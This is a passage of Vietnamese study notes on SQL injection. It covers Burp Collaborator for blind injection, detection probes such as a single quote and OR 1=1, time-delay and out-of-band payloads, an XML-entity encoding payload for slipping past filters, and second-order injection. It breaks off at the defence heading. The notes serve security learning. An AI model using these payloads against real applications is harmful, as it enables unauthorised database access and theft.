
**- Là 1 dịch vụ mạng của Burp Suite giúp khám phá nhiều lỗ hổng (blind sql injection).**

**- Nếu truy vấn Sql thành công, sẽ có tương tác ở bên ngoài.**

**Cách hoạt động:**

**Burp gửi payload đc thiết kế để tương tác với máy chủ Collaborator khi có lỗi xảy ra.**



****

**5. Cách phát hiện lỗ hổng SQL injection:**

**- Gửi dấu nháy đơn ‘ và tìm kiếm lỗi hay điều bất thường.**

**- Gửi cú pháp SQL để tìm kiếm những phản hồi khác nhau.**

**- Gửi điều kiện OR 1=1; OR 1=2**

**- Gửi payload để kích hoạt sự chậm trễ thời gian**

**- Gửi payload để kích hoạt sự tương tác từ bên ngoài.**

**6.Một số vấn đề khác của SQL Injection:**

**a. Mã hóa đầu vào**

**- Để bỏ qua những bộ lọc và các kĩ thuật phòng thủ khác, phải mã hóa cuộc tấn công.**

**- Một số ứng dụng dùng định dạng JSON hay XML để truy vấn csdl.**

**- Ví dụ: SQL Injection dùng XML để mã hóa kí tụ S trong SELECT**

**<stockCheck>**

**<productId>**

**123**

**</productId>**

**<storeId>**

**999 &#x53;ELECT \* FROM information\_schema.tables </storeId>**

**</stockCheck>**

**Nó sẽ được giải mã ở phía máy chủ trước khi truy vấn csdl.**

**b. Second-order SQL Injection:**

**- First-order SQL Injection: ứng dụng xử lí yêu cầu, kết hợp đầu vào trong câu truy vấn theo cách không an toàn.**

**- Second-order SQL Injection (Stored):**

**+ Ứng dụng nhận đầu vào và lưu trữ ở csdl để sử dùng trong tương lai.**

**+ Khi xử lí yêu cầu khác, ứng dụng sẽ truy suất dữ liệu đã lưu trữ và kết hợp trong câu truy vấn theo cách không an toàn.**

**7. Cách phòng thủ SQL Injection:**